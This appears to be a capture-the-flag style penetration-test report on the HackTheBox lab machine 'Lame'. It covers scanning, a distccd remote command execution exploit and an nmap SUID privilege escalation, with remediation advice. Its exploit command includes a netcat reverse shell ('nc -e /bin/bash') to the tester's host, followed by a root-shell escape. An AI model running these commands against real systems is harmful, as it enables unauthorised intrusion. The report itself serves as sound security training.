HackTheBox Lame

HackTheBox penetration test report

purple.sec0@gmail.com,
https://app.hackthebox.com/profile/1346448

28-4-2023

Contents

1 HackTheBox “Lame” penetration test report

1.1 Introduction

HackTheBox offers vulnerable machines to exploit in a safe and legal manner. In this report, the machine “Lame” is used to conduct a full internal penetration test, from initial network scanning to full exploitation.

1.2 Objective

The objective of this assessment is to perform an internal penetration test on the machine “Lame”. All steps will be included from intial network services scanning to full system compromise. Using the full exploitation process provided, a remediation plan that is suggested in this report can be implemented to ensure system vulnerabilities are secured.

1.3 Requirements

The following requirements will be met in this penetration test report.

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

Michael Jenkins was tasked with performing an internal penetration test towards HackTheBox lab "Lame". An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox machine network through the host "Lame". Michael's overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to the customer.

When performing the internal penetration test, there were alarming vulnerabilities that were identified on HackTheBox machine "Lame". When performing the attacks, Michael was able to gain access to the machine, primarily due to outdated patches and poor security configurations. During the testing, Michael had administrative level access to the system. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- Lame 10.129.243.243
- distccd v1 command execution vulnerability
- SUID misconfiguration ## Recommendations

Michael recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

Michael utilized a widely adopted approach to performing penetration testing that is effective in testing how well the machine network environments are secure. Below is a breakdown of how Michael was able to identify and exploit the system and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, Michael was tasked with exploiting the machine network. The specific IP addresses were:

Machine Network

10.129.243.243

3.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed. On this host, Michael found 5 services running which are listed below in the port scan results.

3.3 Penetration

During this penetration test, Michael was able to successfully gain access to the target system.

3.4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Michael added root level accounts on all systems compromised. In addition to the administrative/root access, a Metasploit meterpreter service was installed on the machine to ensure that additional access could be established.

3.5 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After full system compromise was gained, Michael removed all users created, files and shell access from the system. The lab machine was also reverted. # Target - 10.129.243.243

3.5.1 Service Enumeration

Port Scan Results

Server IP Address	Ports Open
10.129.243.243	**TCP**: 21,22,139,445,3632

TCP Port	Service
21	vsftpd 2.3.4
22	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

TCP Port	Service
3632	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

distccd v1 enumeration

Upon manual enumeration of the available distccd v1 service, Michael noticed it was running an outdated version 1 that is prone to a remote command execution vulnerability.

3.5.2 Initial Access - distccd v1 remote command execution

Vulnerability Explanation: The service distccd allows remote command execution through compilation jobs. Attackers can use this vulnerability to cause arbitrary remote code execution and take completely control over the system.

Vulnerability Fix: Update to the latest distccd version v3.4. It can be found here: https://github.com/distcc/distcc/releas

Severity: Critical

Steps to reproduce the attack: Nmap scripting engine provides an exploit for command execution on a remote host. The following steps are needed for an initial remote shell on the system.

Set up a listener on the local attack machine using netcat.

```
nc -lvnp 4444
```

Using the following nmap command, system access is gained.

```
nmap -Pn -p 3632 10.129.243.243 --script distcc-cve2004-2687
↪  --script-args=distcc-cve2004-2687.cmd='nc -e /bin/bash 10.10.14.140 4444'
```

This access can be upgraded to a fully interactive TTY shell using the following command.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Proof Screenshot:



Figure 3.1: user

3.5.3 Privilege Escalation - SUID misconfiguration

Vulnerability Explanation: After initial access, full enumeration of the system found a SUID misconfiguration set for the nmap application.

Vulnerability Fix: Linux permissions should be used as "least privilege possible" for all users. Removing the SUID for this application would fix this vulnerability, permissions for each user should be set accordingly.

Severity: Critical

Steps to reproduce the attack:

```
nmap --interactive
!sh
```

3.5.4 Post-Exploitation

System Proof Screenshot:



Figure 3.2: root